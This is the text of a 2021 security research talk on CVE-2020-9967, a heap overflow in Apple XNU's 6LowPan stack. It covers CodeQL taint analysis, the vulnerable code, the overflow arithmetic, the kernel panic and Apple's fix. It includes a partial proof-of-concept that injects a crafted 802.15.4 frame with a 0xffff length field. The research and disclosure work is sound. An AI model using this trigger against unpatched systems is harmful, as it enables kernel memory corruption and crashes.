CVE-2020-9967

Apple XNU 6LowPan Vulnerability and CodeQL Introduction

Alex Plaskett - 2021

Introduction

What is this talk all about?

- Variant Analysis
- CodeQL XNU Build
- Discovery of a XNU local privilege vulnerability
- 6LowPan Background
- Vulnerability Details

Introduction

Background

- Most interesting part is about the approach rather than the vuln itself.
- General thought processes for vulnerability research
  - Static analysis assisted code review

- Vulnerability was patched in https://support.apple.com/en-us/HT212011


Variant Analysis

Background

- Using a known vulnerability and finding other variants of the problem
- Determine if there are other issues within the codebase.
- Implement methods to prevent this issue from occurring again

Variant Analysis

Background



- Credit: https://semmle.com/variant-analysis

CodeQL

Basics

- Needs a working build environment for the target
- IDE Integrations (VS Code)
- **Non-commercial** usage allowed on OSI licensed software
- Now part of GitHub's Code Scanning https://github.blog/2020-09-30-code-scanning-is-now-available/

CodeQL XNU Target Build

Compilation

- However, macOS 10.15 does not compile out of the box.
- Needs multiple source patches to build the code: https://github.com/alexplaskett/darwin-xnu/tree/catalina-fix
- macOS 11 does https://kernelshaman.blogspot.com/2021/01/building-xnu-for-macos-big-sur-1101.html


CodeQL XNU Target Build

Compilation

```
mkdir $HOME/codeql-home
git clone https://github.com/github/codeql.git codeql-repo
mv ~/Downloads/codeql*.zip $HOME/codeql-home
cd $HOME/codeql-home
xattr -c codeql*.zip
unzip codeql*.zip

~/codeql-home/codeql/codeql database create xnu-6153.81.5 --language=cpp --command="make
SDKROOT=macosx ARCH_CONFIGS=X86_64 KERNEL_CONFIGS=DEBUG"
```

CodeQL Environment (VSCode)



Previous research

@kevin_backhouse

- Finding Vulnerabilities in iOS/MacOS networking code
- https://www.youtube.com/watch?v=0EHP2gzwVAY&feature=youtu.be
- https://securitylab.github.com/research/apple-xnu-icmp-error-CVE-2018-4407
- https://securitylab.github.com/research/CVE-2018-4249-apple-xnu-packet-mangler

Taint Tracking

Introduction

- Track how tainted data flows through a program at runtime
- Determine if malicious input reaches a vulnerable function
- “Source” - The source of the tainted data
- “Sink” - The sink for the tainted data (i.e. a vulnerable function)

Network Input

Taint Tracking

- Network data is untrusted and flows across a trust boundary
- Network protocol parsing is complex and network stacks have many layers.
- Github Security Lab have done a lot in this area:
  - https://securitylab.github.com/research/network-integers-are-hot-lava
  - https://securitylab.github.com/research/libssh2-integer-overflow-CVE-2019-17498

Network Input

Taint Tracking Problem

- Source from a network mbuf
- Sink as a memory copy function
- Taint the size of the copy

CodeQL Query

Taint Tracking

```
import cpp
import semmle.code.cpp.dataflow.TaintTracking
import DataFlow::PathGraph

class Config extends TaintTracking::Configuration {
  Config() { this = "sixlowpan_flow" }

  override predicate isSource(DataFlow::Node source) {
    source.asExpr().(FunctionCall).getTarget().getName() = "m_mtod"
  }

  override predicate isSink(DataFlow::Node sink) {
    exists (FunctionCall call
    | call.getArgument(2) = sink.asExpr() and
      call.getTarget().getName() = "__builtin___memmove_chk" )
  }
}

from Config cfg, DataFlow::PathNode source, DataFlow::PathNode sink
where cfg.hasFlowPath(source, sink)
select sink, source, sink, "memmove with tainted size."
```

CodeQL Results

Taint Tracking

```
call to m_mtod  if_6lowpan.c:623:2
len     if_6lowpan.c:663:41
ref arg & ... [payload_len]     if_6lowpan.c:663:46
& ... [payload_len]     if_6lowpan.c:666:19
ieee02154hdr [payload_len]  sixxlowpan.c:882:38
ieee02154hdr [payload_len]  sixxlowpan.c:886:32
ieee02154hdr [payload_len]  sixxlowpan.c:819:43
ieee02154hdr [payload_len]  sixxlowpan.c:855:7
payload_len     sixxlowpan.c:855:21
... - ...   sixxlowpan.c:855:7
```

6LowPan

IPv6 over Low-Power Wireless Persona Area Networks

- Introduced quietly in macOS Catalina 10.15
- Likely for support for the HomePod Mini (Thread)
- IPv6 packets effectively carried within small link frames (IEEE 802.15.4)
  - frame802154.c - Frame creation and parsing
  - if_6lowpan.c - Network interfaces
  - sixlowpan.c - Compression and uncompression

IEEE 802.15.4 Frame Format

Octets: 1/2	0/1	0/2	0/2/8	0/2	0/2/8	variable	variable		variable	2/4
Frame Control	Sequence Number	Destination PAN ID	Destination Address	Source PAN ID	Source Address	Auxiliary Security Header	IE		Frame Payload	FCS
		Addressing fields					Header IEs	Payload IEs		
MHR								MAC Payload		MFR

Figure 7-1—General MAC frame format

Bits: 0–2	3	4	5	6	7	8	9	10–11	12–13	14–15
Frame Type	Security Enabled	Frame Pending	AR	PAN ID Compression	Reserved	Sequence Number Suppression	IE Present	Destination Addressing Mode	Frame Version	Source Addressing Mode

Figure 7-2—Format of the Frame Control field

6LowPan

LoWPAN encapsulated LOWPAN_HC1 compressed IPv6

- Header compression: IPv6 header fields are compressed by assuming usage of common values. Header fields are elided from a packet when the adaptation layer can derive them from link-level information carried in the 802.15.4 frame or based on simple assumptions of shared context. 40Bytes of IPv6 header are compressed into 2 Bytes of 6LowPAN header.

sixlowpan_input

```
call to m_mtod  if_6lowpan.c:623:2
len     if_6lowpan.c:663:41
ref arg & ... [payload_len]     if_6lowpan.c:663:46
& ... [payload_len]     if_6lowpan.c:666:19
ieee02154hdr [payload_len]  sixxlowpan.c:882:38
ieee02154hdr [payload_len]  sixxlowpan.c:886:32
ieee02154hdr [payload_len]  sixxlowpan.c:819:43
ieee02154hdr [payload_len]  sixxlowpan.c:855:7
payload_len     sixxlowpan.c:855:21
... - ...   sixxlowpan.c:855:7
```

```c
struct frame802154 {
    /* The fields dest_addr and src_addr must come first to ensure they are aligned to the
     * CPU word size. Needed as they are accessed directly as linkaddr_t*. Note we cannot use
     * the type linkaddr_t directly here, as we always need 8 bytes, not LINKADDR_SIZE bytes. */
    uint8_t dest_addr[8];           /**< Destination address */
    uint8_t src_addr[8];            /**< Source address */
    frame802154_fcf_t fcf;          /**< Frame control field  */
    uint8_t seq;                    /**< Sequence number */
    uint16_t dest_pid;              /**< Destination PAN ID */
    uint16_t src_pid;               /**< Source PAN ID */
    frame802154_aux_hdr_t aux_hdr;  /**< Aux security header */
    //uint8_t *payload;               /**< Pointer to 802.15.4 payload */
    int payload_len;                /**< Length of payload field */
};
```

- Cluster mbuf 2048 bytes

```c
static int
sixlowpan_input(ifnet_t p, __unused protocol_family_t protocol,
    mbuf_t m, __unused char *frame_header)
{
    frame802154_t       ieee02154hdr;
    u_int8_t            *payload = NULL;
    if6lpan_ref         ifl = NULL;
    bpf_packet_func     bpf_func;
    mbuf_t mc, m_temp;
    int off, err = 0;
    u_int16_t len;

    /* Allocate an mbuf cluster for the 802.15.4 frame and uncompressed payload */
    mc = m_getcl(M_WAITOK, MT_DATA, M_PKTHDR);
    if (mc == NULL) {
        err = -1;
        goto err_out;
    }

    memcpy(&len, mtod(m, u_int8_t *), sizeof(u_int16_t));
    len = ntohs(len);                   // This is the size read from the frame on the wire.
    m_adj(m, sizeof(u_int16_t));
    /* Copy the compressed 802.15.4 payload from source mbuf to allocated cluster mbuf */
    for (m_temp = m, off = 0; m_temp != NULL; m_temp = m_temp->m_next) {
        if (m_temp->m_len > 0) {
            m_copyback(mc, off, m_temp->m_len, mtod(m_temp, void *));
            off += m_temp->m_len;
        }
    }

    /* Parse the 802.15.4 frame header */
    bzero(&ieee02154hdr, sizeof(ieee02154hdr));
    frame802154_parse(mtod(mc, uint8_t *), len, &ieee02154hdr, &payload);

    /* XXX Add check for your link layer address being dest */
    sixxlowpan_input(&ieee02154hdr, payload);
```

frame802154_parse

```
call to m_mtod  if_6lowpan.c:623:2
len     if_6lowpan.c:663:41
ref arg & ... [payload_len]     if_6lowpan.c:663:46
& ... [payload_len]     if_6lowpan.c:666:19
ieee02154hdr [payload_len]  sixxlowpan.c:882:38
ieee02154hdr [payload_len]  sixxlowpan.c:886:32
ieee02154hdr [payload_len]  sixxlowpan.c:819:43
ieee02154hdr [payload_len]  sixxlowpan.c:855:7
payload_len     sixxlowpan.c:855:21
... - ...   sixxlowpan.c:855:7
```

- If Len < 3 Payload null ptr
- Len >= 0 and <= 0xffff
- c can be 3
- Therefore pf->payload max is 0xffff-3 = 0xfffc

```c
/*---------------------------------------------------------------------------*/
/**
 *   \brief Parses an input frame.  Scans the input frame to find each
 *   section, and stores the information of each section in a
 *   frame802154_t structure.
 *
 *   \param data The input data from the radio chip.
 *   \param len The size of the input data
 *   \param pf The frame802154_t struct to store the parsed frame information.
 */
int
frame802154_parse(uint8_t *data, int len, frame802154_t *pf, uint8_t **payload)
{
    uint8_t *p;
    frame802154_fcf_t fcf;
    int c;
#if LLSEC802154_USES_EXPLICIT_KEYS
    uint8_t key_id_mode;
#endif /* LLSEC802154_USES_EXPLICIT_KEYS */

    if (len < 3) {
        return 0;
    }

    p = data;

    /* decode the FCF */
    fcf.frame_type = p[0] & 7;
    fcf.security_enabled = (p[0] >> 3) & 1;
    fcf.frame_pending = (p[0] >> 4) & 1;
    fcf.ack_required = (p[0] >> 5) & 1;
    fcf.panid_compression = (p[0] >> 6) & 1;

    fcf.dest_addr_mode = (p[1] >> 2) & 3;
    fcf.frame_version = (p[1] >> 4) & 3;
    fcf.src_addr_mode = (p[1] >> 6) & 3;

    /* copy fcf and seqNum */
    memcpy(&pf->fcf, &fcf, sizeof(frame802154_fcf_t));
    pf->seq = p[2];
    p += 3;                             /* Skip first three bytes */

  ...

    /* header length */
    c = p - data;
    /* payload length */
    pf->payload_len = (len - c);
    /* payload */
    *payload = p;

    /* return header length if successful */
    return c > len ? 0 : c;
}
```

sixxlowpan_input

```
errno_t
sixxlowpan_input(struct frame802154 *ieee02154hdr, u_int8_t *payload)
{
    errno_t error = 0;

    error = sixxlowpan_uncompress(ieee02154hdr, payload);
    if (error != 0) {
        goto done;
    }

    /*
     * TO DO: fragmentation
     */

done:
    return error;
}
```

```
call to m_mtod  if_6lowpan.c:623:2
len     if_6lowpan.c:663:41
ref arg & ... [payload_len]     if_6lowpan.c:663:46
& ... [payload_len]     if_6lowpan.c:666:19
ieee02154hdr [payload_len]  sixxlowpan.c:882:38
ieee02154hdr [payload_len]  sixxlowpan.c:886:32
ieee02154hdr [payload_len]  sixxlowpan.c:819:43
ieee02154hdr [payload_len]  sixxlowpan.c:855:7
payload_len     sixxlowpan.c:855:21
... - ...   sixxlowpan.c:855:7
```

```c
sixxlowpan_uncompress(struct frame802154 *ieee02154hdr, u_int8_t *payload)
{
    long hdroffset;
    size_t hdrlen;
    u_int8_t hdrbuf[128];
    errno_t error;

    bzero(hdrbuf, sizeof(hdrbuf));
    hdrlen = sizeof(hdrbuf);

    error = uncompress_hdr_hc1(ieee02154hdr, (u_int8_t *)payload,
        0, &hdroffset, &hdrlen, hdrbuf);

    if (error != 0) {
        return error;
    }

    if (hdroffset < 0) {
        /*
         * hdroffset negative means that we have to remove
         * hdrlen of extra stuff
         */
        memmove(&payload[0],
            &payload[hdrlen],
            ieee02154hdr->payload_len - hdrlen);
        ieee02154hdr->payload_len -= hdrlen;
    } else {
        /*
         * hdroffset is the size of the compressed header
         * -- i.e. when the untouched data starts
         *
         * hdrlen is the size of the decompressed header
         * that takes the place of compressed header of size hdroffset
         */
        memmove(payload + hdrlen,
            payload + hdroffset,
            ieee02154hdr->payload_len - hdroffset);
        memcpy(payload, hdrbuf, hdrlen);
        ieee02154hdr->payload_len += hdrlen - hdroffset;
    }

    return 0;
}
```

uncompress_hdr_hc1

```c
errno_t
uncompress_hdr_hc1(struct frame802154 *frame, u_int8_t *payload,
    uint16_t ip_len, long *hdroffset, size_t *hdrlen, u_int8_t *hdrbuf)
{
    struct ip6_hdr *ip6 = (struct ip6_hdr *)hdrbuf;

    if (payload[PACKETBUF_HC1_DISPATCH] == SICSLOWPAN_DISPATCH_IPV6) {
        *hdroffset = -SICSLOWPAN_IPV6_HDR_LEN;
        *hdrlen = SICSLOWPAN_IPV6_HDR_LEN;
        return 0;
    }

    /* version, traffic class, flow label */
    ip6->ip6_flow = 0;
    ip6->ip6_vfc = IPV6_VERSION;

    /* src and dest ip addresses */
    uip_ip6addr_u8(&ip6->ip6_src, 0xfe, 0x80, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);
    uip_ds6_set_addr_iid(&ip6->ip6_src,
        (uip_lladdr_t *)frame->src_addr);

    uip_ip6addr_u8(&ip6->ip6_dst, 0xfe, 0x80, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);
    uip_ds6_set_addr_iid(&ip6->ip6_dst,
        (uip_lladdr_t *)frame->dest_addr);

    *hdrlen = UIP_IPH_LEN;
```

```c
sixxlowpan_uncompress(struct frame802154 *ieee02154hdr, u_int8_t *payload)
{
    long hdroffset;
    size_t hdrlen;
    u_int8_t hdrbuf[128];
    errno_t error;

    bzero(hdrbuf, sizeof(hdrbuf));
    hdrlen = sizeof(hdrbuf);

    error = uncompress_hdr_hc1(ieee02154hdr, (u_int8_t *)payload,
        0, &hdroffset, &hdrlen, hdrbuf);

    if (error != 0) {
        return error;
    }

    if (hdroffset < 0) {
        /*
         * hdroffset negative means that we have to remove
         * hdrlen of extra stuff
         */
        memmove(&payload[0],
            &payload[hdrlen],
            ieee02154hdr->payload_len - hdrlen);
        ieee02154hdr->payload_len -= hdrlen;
    } else {
        /*
         * hdroffset is the size of the compressed header
         * -- i.e. when the untouched data starts
         *
         * hdrlen is the size of the decompressed header
         * that takes the place of compressed header of size hdroffset
         */
        memmove(payload + hdrlen,
            payload + hdroffset,
            ieee02154hdr->payload_len - hdroffset);
        memcpy(payload, hdrbuf, hdrlen);
        ieee02154hdr->payload_len += hdrlen - hdroffset;
    }

    return 0;
}
```

Vulnerability Details

Linear Heap Overflow

- We control the size of the mbuf sent
- The size of the overflow
- The data which is used for the overflow

Vulnerability Details

Linear Heap Overflow

- len = 0xffff
- pf->payload_len = (0xffff - 3);
- pf->payload_len = 0xfffc
- Size of write
- 0xfffc-40 (UIP_IPH_LEN) = (0xfff9) 65529

System Setup


Local Privilege Escalation

- By default 6lowpan stack isn’t accepting packets

```
sudo ifconfig 6lowpan create
sudo ifconfig 6lowpan0 up
sudo ifconfig 6lowpan0 6lowpansetdev en0
```

POC Time!

BPF Layer 2 Injection




```
struct frame_t frame;
memcpy(frame.header.ether_dhost, dest_mac, ETHER_HDR_LEN);
memcpy(frame.header.ether_shost, src_mac, ETHER_HDR_LEN);

//  802.15.4 frame type.
frame.header.ether_type = 0x908;
frame.len = (2*ETHER_ADDR_LEN) + ETHER_TYPE_LEN + data_length;

// Length of frame - memcpy(&len, mtod(m, u_int8_t *), sizeof(u_int16_t)); len = ntohs(len);
frame.payload[0] = 0xff;
frame.payload[1] = 0xff;

// This is the start of the "data" passed to frame802154_parse and considered frame header
// m_adj(m, sizeof(u_int16_t)); mtod(mc, uint8_t *)
// These are used for the FCF (no flags set)
frame.payload[2] = 0;
frame.payload[3] = 0;
frame.payload[4] = 0;

// As none FCF are set p+=3 bytes.
// header length
// c = p - data;
// c = 3

// This is the start of our payload passed to sixxlowpan_uncompress
frame.payload[5] = 0;
frame.payload[6] = 2; // SICSLOWPAN_HC1_NH_UDP

// Just pad the frame with 'A'.
for (int j = 7; j < 32; j++) {
    frame.payload[j] = 0x41;
```

Kernel Debug

Registers

```
frame #0: 0xffffff8012dfa1da kernel`sixxlowpan_uncompress [inlined] memmove(dst=0xffffff806f16f82b,
src=0xffffff806f16f806, ulen=65529) at loose_ends.c:873:2 [opt]

(lldb) register read
General Purpose Registers:
       rax = 0x0000000000000000
       rbx = 0x0000000000000000
       rcx = 0xffffff8876c7bd28
       rdx = 0x000000000000fff9
       rdi = 0xffffff806f16f806
       rsi = 0xffffff806f16f82b
       rbp = 0xffffff8876c7bcf0
       rsp = 0xffffff8876c7bc30
        r8 = 0xffffff8876c7bc38
        r9 = 0xffffff8876c7bc40
       r10 = 0x0000000000000000
       r11 = 0x0000000000000003
       r12 = 0x0000000000000028
       r13 = 0x0000000000000003
       r14 = 0xffffff8876c7bd28
       r15 = 0xffffff806f16f803
       rip = 0xffffff8012dfa1da  kernel`sixxlowpan_uncompress + 298 [inlined] memmove at subrs.c:703
  kernel`sixxlowpan_uncompress + 298 [inlined] __memmove_chk at sixxlowpan.c:853
  kernel`sixxlowpan_uncompress + 298 at sixxlowpan.c:853
    rflags = 0x0000000000000206
        cs = 0x0000000000000008
        fs = 0x0000000000000000
        gs = 0x0000000000000000
```

Kernel Debug

Heap Corruption

```
panic(cpu 0 caller 0xffffff80108f005e): slab_nextptr_panic: mcache.cl buffer 0xffffff806e4e4800 in slab
0xffffff801a0ed9d0 modified after free at offset 0: 0x45454545454545 out of range [0xffffff806e3b0000-
0xffffff80723b0000)

Backtrace (CPU 0), Frame : Return Address
0xffffff8881e8ece0 : 0xffffff800f88bd34 mach_kernel : _handle_debugger_trap + 0x384
0xffffff8881e8ed30 : 0xffffff800fc2598c mach_kernel : _kdp_i386_trap + 0x15c
0xffffff8881e8ed70 : 0xffffff800fc11a47 mach_kernel : _kernel_trap + 0xa87
0xffffff8881e8ee00 : 0xffffff800fc2c6e0 mach_kernel : trap_from_kernel + 0x26
0xffffff8881e8ee20 : 0xffffff800f88b62e mach_kernel : _DebuggerTrapWithState + 0x4e
0xffffff8881e8ef40 : 0xffffff8010ef9636 mach_kernel : _panic_trap_to_debugger.cold.1 + 0xa6
0xffffff8881e8ef90 : 0xffffff800f88c236 mach_kernel : _panic_trap_to_debugger + 0x156
0xffffff8881e8efe0 : 0xffffff8010ef9284 mach_kernel : _panic + 0x54
0xffffff8881e8f050 : 0xffffff80108f005e mach_kernel : _slab_nextptr_panic + 0x2de
0xffffff8881e8f0c0 : 0xffffff80108ee561 mach_kernel : _slab_alloc + 0x301
0xffffff8881e8f150 : 0xffffff80108d2e48 mach_kernel : _mbuf_slab_alloc + 0x1b8
0xffffff8881e8f2b0 : 0xffffff80108722ce mach_kernel : _mcache_alloc_ext + 0x92e
0xffffff8881e8f430 : 0xffffff80108d087d mach_kernel : _mbuf_cslab_alloc + 0x33d
0xffffff8881e8f5b0 : 0xffffff80108722ce mach_kernel : _mcache_alloc_ext + 0x92e
0xffffff8881e8f730 : 0xffffff8010872a23 mach_kernel : _mcache_alloc + 0xd3
0xffffff8881e8f800 : 0xffffff80108d729d mach_kernel : _m_getcl + 0x2d
0xffffff8881e8f8b0 : 0xffffff8010146ed9 mach_kernel : _sixlowpan_input + 0x119
0xffffff8881e8fa10 : 0xffffff8010120986 mach_kernel : _dlil_ifproto_input + 0x136
0xffffff8881e8fa70 : 0xffffff8010102ef3 mach_kernel : _dlil_input_packet_list_common + 0x2153
0xffffff8881e8fe70 : 0xffffff801012010d mach_kernel : _dlil_input_thread_cont + 0x2cd
0xffffff8881e8ffa0 : 0xffffff800fbf85be mach_kernel : _call_continuation + 0x2e
```

Apple’s Fix

Kernel

Available for: macOS Mojave 10.14.6, macOS Catalina 10.15.7

Impact: A remote attacker may be able to cause unexpected system termination or corrupt kernel memory

Description: Multiple memory corruption issues were addressed with improved input validation.

CVE-2020-9967: Alex Plaskett (@alexjplaskett)

Apple’s Fix - sixlowpan_input

xnu-6153.141.1 : xnu-7195.50.7.100.1

/Users/alex/Desktop/BigSurDiff/xnu-6153.141.1/bsd/net/if_6lowpan.c

```
memcpy(&len, mtod(m, u_int8_t *), sizeof(u_int16_t));
len = ntohs(len);
m_adj(m, sizeof(u_int16_t));
/* Copy the compressed 802.15.4 payload from source mbuf to allocated cluster mbuf */
for (m_temp = m, off = 0; m_temp != NULL; m_temp = m_temp->m_next) {
        if (m_temp->m_len > 0) {
                m_copyback(mc, off, m_temp->m_len, mtod(m_temp, void *));
                off += m_temp->m_len;
        }
}

p = p_6lowpan_ifnet;
mc->m_pkthdr.rcvif = p;

sixlowpan_lock();
ifl = ifnet_get_if6lpan_retained(p);

if (ifl == NULL) {
        sixlowpan_unlock();
        err = -1;
        goto err_out;
}

if (if6lpan_flags_ready(ifl) == 0) {
        if6lpan_release(ifl);
        sixlowpan_unlock();
        err = -1;
        goto err_out;
}

bpf_func = ifl->if6lpan_bpf_input;
sixlowpan_unlock();
if6lpan_release(ifl);

if (bpf_func) {
        bpf_func(p, mc);
}

/* Parse the 802.15.4 frame header */
bzero(&ieee02154hdr, sizeof(ieee02154hdr));
frame802154_parse(mtod(mc, uint8_t *), len, &ieee02154hdr, &payload);

/* XXX Add check for your link layer address being dest */
sixxlowpan_input(&ieee02154hdr, payload);

if (mbuf_setdata(mc, payload, ieee02154hdr.payload_len)) {
        err = -1;
        goto err_out;
}
mbuf_pkthdr_setlen(mc, ieee02154hdr.payload_len);

/* Post decompression */
if (proto_input(PF_INET6, mc) != 0) {
        ifnet_stat_increment_in(p, 0, 0, 1);
        err = -1;
        goto err_out;
} else {
```

[xnu-6153.141.1] if_6lowpan.c — [xnu-7195.50.7.100.1] if_6lowpan.c

/Users/alex/Desktop/BigSurDiff/xnu-7195.50.7.100.1/bsd/net/if_6lowpan.c

```
m_adj(m, sizeof(u_int16_t));
/* Copy the compressed 802.15.4 payload from source mbuf to allocated c
for (m_temp = m, off = 0; m_temp != NULL; m_temp = m_temp->m_next) {
        if (m_temp->m_len > 0) {
